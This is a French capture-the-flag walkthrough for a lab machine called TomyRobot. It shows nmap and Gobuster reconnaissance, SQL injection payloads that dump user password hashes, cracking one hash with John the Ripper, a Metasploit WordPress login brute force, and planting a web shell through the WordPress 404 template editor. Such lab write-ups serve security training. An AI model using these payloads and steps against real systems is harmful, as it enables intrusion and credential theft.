


Solution challenge 2 : TomyRobot

1. Le premier flag :


Reconnaissance avec Gobuster afin de trouver flag1.txt suivis par une énumération de word List pour accéder au site Wordpress.

Vous pouvez remarque qu'il a le port 8000 ouvert pour le site web http.

Cmd : `nmap -sV -v $IP_Machine`




Après avoir accéder au site web vous aurez




2. Le deuxième flag :

Après avoir accéder au site effectuez une injection SQL pour trouver le login et mot de passe d'admin.


Cette partie est vulnérable au SQLi

A search bar with a light gray border and a dark gray background. Inside the bar, the text "Search for brief recipe" is written in a light gray font. To the right of the text is a dark gray circular button with a white magnifying glass icon.

Vous pouvez ainsi vérifier que le site vulnérable avec SQL injection



Alors essaye un payload 'OR 1=1- - pour afficher tout le contenu du tableau



Après avoir fait analyse d'ici, on remarque qu'on a reçu un tableau de Title, ID Author et description. Le « ID Author » est sous type de lien vers profil de l'auteur en donnant ID. On peut deviner le query suivant « **SELECT title, id_author, description FROM recipes** »

Après avoir vérifié SQL injection, vous pouvez attaquer les tableaux utilisateurs avec un autre payload 'UNION SELECT username, id, password FROM user—

A Webapp for Security Project

Title	ID Author	Description
admin	Author 1	\$2b\$12\$nnyb3JnJ6U.fnLc5V5w4L.mKjge3dnxhgn3GDlzprNOdzIJic8UgW
b1d2914c	Author 5	\$2b\$12\$3EUys70CJiC8MdlwZbo6WuKbHpomNYn.io4oJA6Pa73us7mVaaSxu
test	Author 2	\$2b\$12\$42gN4SxW1FHO2m.m0oMEVuPtDwcVh/HcVUDimWLXYp0QOOfd8wD1C
test2	Author 3	\$2b\$12\$EhXmrVs5aVyXZ/CMxLiUluWjP/ZRe1VBI1E//9VrcfrvMzEX.SXYy
tomy{SQL_Injection_found}	Author 4	\$2b\$12\$42gN4SxW1FHO2m.m0oMEVuPtDwcVh/HcVUDimWLXYp0QOOfd8wD1C

On a trouvé le flag tomy{SQL_Injection_found} et le login de admin.

Tool to identify hash types. Enter a hash to be identified.

\$2b\$12\$nnyb3JnJ6U.fnLc5V5w4L.mKjge3dnxhgn3GDlzprNOdzIJic8UgW

Analyze

Hash:	\$2b\$12\$nnyb3JnJ6U.fnLc5V5w4L.mKjge3dnxhgn3GDlzprNOdzIJic8UgW
Salt:	Not Found
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	\$2x\$__\$ followed by base64
Hash:	mKjge3dnxhgn3GDlzprNOdzIJic8UgW
Salt:	nnyb3JnJ6U.fnLc5V5w4L.


Le type de hash est bcrypt. On le crack avec John the ripper :

```
[meta9@parrot]~/tmp
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
[meta9@parrot]~/tmp
$ john --show hash
?:sunshine
```

Après, on peut accéder au site blog de Wordpress hébergé au port 80.

3. Le troisième flag :

Avec le résultat de Gobuster ou l'expérience avec WP, on trouve l'existence de page d'admin à l'adresse /admin



Il existe 2 méthodes :


1. Le développeur des deux sites est la même personne, on peut essayer de cracker le mot de passe de compte admin de site onion et essayer de se connecter à WP (**admin – sunshine**).

2. Brute force avec Metasploit à l'aide des commandes suivantes :


```
msf > use auxiliary/scanner/http/wordpress_login_enum
```

```
msf auxiliary(wordpress_login_enum) > show actions
msf auxiliary(wordpress_login_enum) > set ACTION < action-name >
msf auxiliary(wordpress_login_enum) > show options
msf auxiliary(wordpress_login_enum) > run
```

Après avoir se connecter sur wordlist.



Ensuite vous pouvez trouvé le flag 3 dans le section Trash, vous devez le restaurer pour le voir.



4. Le quatrième flag :

Vous pouvez exploiter le thème de la page 404.php en suivant les étapes suivantes.

Allez à l'Apparence→ Editor et modifier le template pour la page 404




Quand Wordpress est sur un Docker, vous n'aurez pas le droit à envoyer TCP et il a aussi différente IP, donc c'est plus facile de faire un web Shell que reverse Shell.

